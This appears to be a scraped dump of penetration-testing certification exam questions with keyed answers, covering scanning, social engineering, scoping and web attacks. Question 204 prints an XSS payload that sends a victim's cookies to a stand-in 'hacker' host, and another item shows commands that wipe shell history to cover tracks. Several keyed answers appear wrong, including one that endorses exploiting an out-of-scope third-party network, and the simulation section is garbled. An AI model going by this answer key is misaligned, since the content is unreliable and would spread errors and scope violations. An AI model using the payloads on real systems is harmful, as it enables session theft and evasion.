
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



NEW QUESTION 143

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Answer: C

NEW QUESTION 145

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 150

Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

- A. Peach
- B. WinDbg
- C. GDB
- D. OllyDbg

Answer: C

Explanation:

OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linuxspecific debugging tool.

NEW QUESTION 153

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Answer: B

NEW QUESTION 154

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control

system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a “hello” payload
- Wait for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run `nmap -Pn -sV --script vuln <IP address>`.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. <https://nmap.org>

NEW QUESTION 156

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

Answer: A

NEW QUESTION 157

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run `nmap` with the `-o`, `-p22`, and `-sC` options set against the target
- B. Run `nmap` with the `-sV` and `-p22` options set against the target
- C. Run `nmap` with the `--script vulners` option set against the target
- D. Run `nmap` with the `-sA` option set against the target

Answer: A

NEW QUESTION 162

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

- A. `nmap -sn --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`
- B. `nmap -iR 10.0X out.xml | grep Nmap | cut -d 'f5' -> live-hosts.txt`
- C. `nmap -PnsV -O -iL target.txt -A target_text_Service`
- D. `nmap -sSPn -n -iL target.txt -A target_txtl`

Answer: A

Explanation:

According to the Official CompTIA PenTest+ Self-Paced Study Guide¹, the correct answer is A. `nmap -sn -n --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`.

This command will perform a ping scan (`-sn`) without reverse DNS resolution (`-n`) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (`-exclude`). It will also output the results in three formats (normal, grepable and XML) with a base name of `target.txt` (`-oA`).

NEW QUESTION 164

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax>

NEW QUESTION 168

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:


"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 170

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login




NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- Pn
- sV
- p 1-1023
- 192.168.2.1-100
- nmap
- nc
- top-ports=100
- top-ports=1000
- hping
- sL
- sU
- O
- 192.168.2.2



NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports = [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

```

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)


if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

```

```

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qbiGdoc2Rma2pnaGRzZm9pZGZvaW2aGRmc29pYmp3ZXJndWlydm9pb2h2ZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Zl
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aW9ia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmJ1c2hmdWRzZmZoc3U3cndweW9mamRzZmZ2bnVzZm53cnYmYnZ1ZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+<OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id="" method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>

```

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

1: Null session enumeration Weak SMB file permissions Fragmentation attack

2: nmap

-sV

-p 1-1023

NEW QUESTION 171

168.2.2

3: `#!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:`

- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 174

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 175

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Answer: CD

NEW QUESTION 178

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

- A. After detection of a breach

- B. After a merger or an acquisition
- C. When an organization updates its network firewall configurations
- D. When most of the vulnerabilities have been remediated

Answer: D

NEW QUESTION 183

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

Answer: D

NEW QUESTION 185

A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

- A. The injection was too slow.
- B. The DNS information was incorrect.
- C. The DNS cache was not refreshed.
- D. The client did not receive a trusted response.

Answer: C

NEW QUESTION 190

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 193

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 197

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 199

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-

on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 204

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Answer: CE

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

NEW QUESTION 207

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manage/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

Answer: D

NEW QUESTION 209

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

Answer: C

NEW QUESTION 214

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Answer: B

NEW QUESTION 215

A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dash

- C. Single quote
- D. Semicolon

Answer: C

NEW QUESTION 218

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

Answer: B

NEW QUESTION 221

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port      State      Service    Version
22/tcp    open      ssh        OpenSSH 6.6.1p1
53/tcp    open      domain     dnsmasq 2.72
80/tcp    open      http       lighttpd
443/tcp   open      ssl/http   httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

NEW QUESTION 223

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 227

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

NEW QUESTION 229

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Answer: D

NEW QUESTION 233

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

Answer: A

NEW QUESTION 236

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Answer: C

NEW QUESTION 239

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

Answer: A

Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

NEW QUESTION 242

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

Answer: A

Explanation:

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"

NEW QUESTION 244

Given the following script:


```

Line 1      #!/usr/bin/python3
Line 2      from scapy.all import *
Line 3      a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4      b = srl(a, verbose=0)
Line 5      for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata

```

Which of the following BEST characterizes the function performed by lines 5 and 6?

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for `www.comptia.org` and prints the raw data output
- C. Loops through variable `b` to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable `b`

Answer: D

NEW QUESTION 246

A penetration tester captured the following traffic during a web-application test:

[illegible]

Which of the following methods should the tester use to visualize the authorization information being transmitted?

- A. Decode the authorization header using UTF-8.
- B. Decrypt the authorization header using bcrypt.
- C. Decode the authorization header using Base64.
- D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 247

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

Answer: B

Explanation:

<https://hackertarget.com/nikto-website-scanner/>

NEW QUESTION 249

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection

D. Credential harvesting

Answer: D

NEW QUESTION 251

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 253

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 257

A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

- A. `nmap -vv sUV -p 53, 123-159 10.10.1.20/24 -oA udpscan`
- B. `nmap -vv sUV -p 53,123,161-162 10.10.1.20/24 -oA udpscan`
- C. `nmap -vv sUV -p 53,137-139,161-162 10.10.1.20/24 -oA udpscan`
- D. `nmap -vv sUV -p 53, 122-123, 160-161 10.10.1.20/24 -oA udpscan`

Answer: C

NEW QUESTION 260

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. `tcpdump -i eth01 arp and arp[6:2] == 2`
- B. `arp -s 192.168.1.63 60-36-DD-A6-C5-33`
- C. `ipconfig /all findstr /v 00-00-00 | findstr Physical`
- D. `route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1`

Answer: B

NEW QUESTION 261

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Contact law enforcement.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

Answer: B

NEW QUESTION 264

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Answer: A

NEW QUESTION 267

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

